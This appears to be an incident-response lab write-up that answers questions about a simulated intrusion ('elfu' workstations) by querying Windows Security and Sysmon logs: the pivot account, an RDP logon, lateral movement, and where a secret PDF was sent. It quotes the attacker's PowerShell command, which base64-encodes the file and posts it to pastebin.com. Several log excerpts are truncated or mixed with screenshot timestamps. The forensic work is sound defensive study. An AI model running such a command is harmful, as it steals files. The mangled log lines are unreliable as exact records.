
    return


```

Part 2: Incident Response

- 1) The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Event ID 4624 documents every successful attempt at logging on to a local computer. This event is generated on the computer that was accessed, in other words, where the logon session was created. A related event, Event ID 4625 documents failed logon attempts.






→ **Answer: alabaster**

2) What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Logon type 10: RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)



Event

2019-11-19T06:04:28.000Z,elfu-res-wks2,NORTHPOLE,alabaster,,Negotiate,,elfu-res-wks2,,,,,4624,user-level,,,01DVRCTVZ1EWXPKKS6ZS8DB57B,,,172.18.0.6,412
 18,5defd222adbe1d0012fab8ca,83d46e5e-a274-47f2-ab30-09e6da84fd9f,,,,,6,User32,10,"elfu-res-wks2 MSWinEventLog 1 Security 347 Tue Nov
 9 06:04:28 2019 4624 Microsoft-Windows-Security-Auditing N/A N/A Success Audit elfu-res-wks2 Logon An account was
 successfully logged on. Subject: Security ID: S-1-5-18 Account Name: ELFU-RES-WKS2\$ Account Domain: NORTHPOLE Logon ID: 0x3E7 Logon I
 nformation: Logon Type: 10 Restricted Admin Mode: No Virtual Account: No Elevated Token: Yes Impersonation Level: Impersonation New L
 og ID: S-1-5-21-2526793473-266036237-1969649614-1006 Account Name: alabaster Account Domain: ELFU-RES-WKS2 Logon ID: 0x3A9A1
 Li 3/4/2024 ID: 0x0 Network Account Name: - Network Account Domain: - Logon GUID: {00000000-0000-0000-0000-000000000000} Process Informati
 on: Process ID: 0x36c Process Name: C:\Windows\System32\svchost.exe Network Information: Workstation Name: ELFU-RES-WKS2 Source Network Add
 ress: 192.168.247.175 Source Port: 0 Detailed Authentication Information: Logon Process: User32 Authentication Package: Negotiate Transi
 ted Services: - Package Name (NTLM only): - Key Length: 0 This event is generated when a logon session is created. It is generated on the comput
 er that was accessed. The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as
 the Server service, or a local process such as Winlogon.exe or Services.exe. The logon type field indicates the kind of logon that occurred. The mos
 t common types are 2 (interactive) and 3 (network). The New Logon fields indicate the account for whom the new logon was created, i.e. the account t
 hat was logged on. The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left bla
 nk in some cases. The impersonation level field indicates the extent to which a process in the logon session can impersonate. The authentication
 information fields provide detailed information about this specific logon request. - Logon GUID is a unique identifier that can be used to correlate
 this event with a KDC event. - Transited services indicate which intermediate services have participated in this logon request. - Package name indi
 cates which sub-protocol was used among the NTLM protocols. - Key length indicates the length of the generated session key. This will be 0 if no sess
 ion key was requested. 25499",,,,,,,,,ELFU-RES-WKS2,,192.168.247.175,,[000000000000000000000000],,,,,,ELFU-RES-WKS2\$,S-1-5-18,Security

→ Answer: 06:04:28

3) The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

From the above result, when we navigate to the SourceHostName:

SourceHostName

1 Value, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
ELFU-RES-WKS2	1	100%

→ SourceHostName: ELFU-RES-WKS2

DestinationHostname

3 Values, 100% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
elfu-res-wks2	56	51.852%
elfu-res-wks3	27	25%
elfu-res-wks1	25	23.148%

10:52 AM
3/4/2024

We can see there are 3 stations, and the amount of events in station 3 is slightly larger therefore we investigate station 3.

Logon type 3: Network (i.e. connection to a shared folder on this computer from elsewhere on the network). Since Logon type 5 is Service (Service startup). Therefore, we are going with type 3 and we can see the successful network authentication for this with event id 4624 and logon type 3.

LogonType

X

4 Values, 100% of events

Selected

Yes

No

Reports

[Average over time](#)

[Maximum value over time](#)

[Minimum value over time](#)





[Top values](#)

[Top values by time](#)

[Rare values](#)

[Events with this field](#)

Avg: 4.222222222222222 **Min:** 0 **Max:** 5 **Std Dev:** 1.3397282541141668

Values	Count	%	
5	19	70.37%	
3	5	18.518%	
2	2	7.407%	
0	1	3.704%	

10:52 AM
3/4/2024

→ **DestinationHostName:** ELFU-RES-WKS3

→ **LogonType:** 3

4) What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

EventID

>100 Values, 100% of events

Selected

Yes

No

Reports

Average over time

Maximum value over time

Minimum value over time

Top values

Top values by time

Rare values

Events with this field

Avg: 1101.1239070409572 Min: 0 Max: 51047 Std Dev: 3180.5548610585925

Top 10 Values	Count	%
3	4,303	49.505%
1	1,062	12.218%
5	923	10.619%
7036	699	8.042%
6	450	5.177%
2	187	2.151%
37	116	1.334%
4624	108	1.242%
4672	104	1.196%
4799	68	0.782%

10:55 AM
3/4/2024

Event

2019-11-19T06:07:51.000Z,elfu-res-wks2,,,,,2019-11-19T14:07:50.000Z,,,,,2,user-level,,,01DVRCTJ0KPW3M6X64QPHGASGT,,172.1012fab8ca,83d46e5e-a274-47f2-ab30-09e6da84fd9f,,,,,6,,,"elfu-res-wks2 MSWinEventLog 1 Microsoft-Windows-Sysmon/Operational 19 06:07:50 2019 2 Microsoft-Windows-Sysmon SYSTEM User Information elfu-res-wks2 File creation time changed: RuleName: UtcTime: 2019-11-19 14:07:50.000 ProcessGuid: {AB5C6CCB-F914-07-50-10:55 AM ousCreationUtcTime: 2019-11-19 14:07:50.000 92303",,,,,,4372,C:\Windows\Explorer.EXE,,,,,,[00C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf,,,,,Microsoft-Windows-Sysmon/Operational

host = LAPTOP-BILL

source = Minty_download_malicious_activity.csv

sourcetype = csv

Because we have already known the attacker is alabaster and the station is 2, we can easily filter with the eventID 2 which is the change file creation time event registered when a file creation time is explicitly modified by a process. This event helps to track the real creation time of a file. Attackers may change the file creation time of a backdoor to make it look like it was installed with the operating system.

→ **Answer:** C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf

5) What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

CommandLine

1 Value, 33.333% of events

Selected

Yes

No

Reports

Top values

Top values by time

Rare values

Events with this field

Values	Count	%
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php - Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\U sers\alabaster\Desktop\super_secret_elfu_research.pdf"))) ; "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }	1	100%

11:01 AM
3/4/2024

From the CommandLine, we can see the attacker using Powershell which creates a networking event to pastebin domain. When we search pastepin, we can find the Destination IP address.

11/19/19
1:14:25.000 AM

2019-11-19T06:14:25.000Z,elfu-res-wks2,,,,,pastebin.com,104.22.3.84,80,,
12fab8ca,83d46e5e-a274-47f2-ab30-09e6da84fd9f,,,,,6,,,elfu-res-wks2 MSWin
19 06:14:25 2019 3 Microsoft-Windows-Sysmon SYSTEM Use
rkConnect) Network connection detected: RuleName: UtcTime:
ProcessId: 1232 Image: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershe
IsIPv6: false SourceIp: 192.168.247.177 SourceHostname: elfu-res-wks2.loc
inationIp: 104.22.3.84 DestinationHostname: pastebin.com DestinationPort:
dowsPowerShell\v1.0\powershell.exe,tcp,,elfu-res-wks2.localdomain,,192.168.
ysmon/Operational

Event Actions

Type	Field	Value
Selected	host	LAPTOP-BILL
	source	Minty_download_malicious_activity.csv
	sourcetype	csv
Event	DestinationHostname	pastebin.com
	Destinationip	104.22.3.84
	DestinationPort	80
	EventID	3

11:01 AM
3/4/2024

→ Answer: 104.22.3.84